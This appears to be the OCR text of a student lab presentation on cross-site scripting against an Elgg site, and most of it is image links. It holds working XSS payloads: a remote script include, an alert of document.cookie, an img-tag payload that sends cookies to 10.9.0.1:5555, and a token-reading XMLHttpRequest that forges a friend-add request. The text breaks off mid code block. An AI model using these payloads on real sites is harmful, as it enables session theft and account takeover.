

CROSS SITE SCRIPTING (XSS) LAB


Marco Pasca, Leonardo Lazzaro
08/11/2023

TASK 1: Posting a Malicious Message to Display an Alert Window




TASK 1: Posting a Malicious Message to Display an Alert Window






TASK 1: Posting a Malicious Message to Display an Alert Window





TASK 1: Posting a Malicious Message to Display an Alert Window

```
<script type="text/javascript"
    src="http://0.0.0.0:8000/script.js">
</script>
```



TASK 1: Posting a Malicious Message to Display an Alert Window







TASK 2: Posting a Malicious Message to Display Cookies

JS script.js

```
<script>alert(document.cookie);</script>
```




TASK 2: Posting a Malicious Message to Display Cookies




TASK 3: Stealing Cookies from the Victim's Machine


JS script.js

```
<script>

      document.write('<img src=http://10.9.0.1:5555?c=' +
escape(document.cookie) + ' >');

</script>
```



TASK 3: Stealing Cookies from the Victim's Machine






TASK 4: Becoming the Victim's Friend


JS script.js

```
<script type="text/javascript">
      window.onload = function () {
            var Ajax=null;
            var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; // (1)
            var token="&__elgg_token="+elgg.security.token.__elgg_token; // (2)

            var sendurl=...;

            Ajax=new XMLHttpRequest(); Ajax.open("GET", sendurl, true); Ajax.send();
      }
</script>
```


Construct the HTTP request to add Samy as a friend.

TASK 4: Becoming the Victim's Friend






TASK 4: Becoming the Victim's Friend




```
var sendurl = 'http://www.seed-server.com/action/friends/add?friend=59' + ts + token
```

TASK 4: Becoming the Victim's Friend



TASK 4: Questions

JS script.js

```
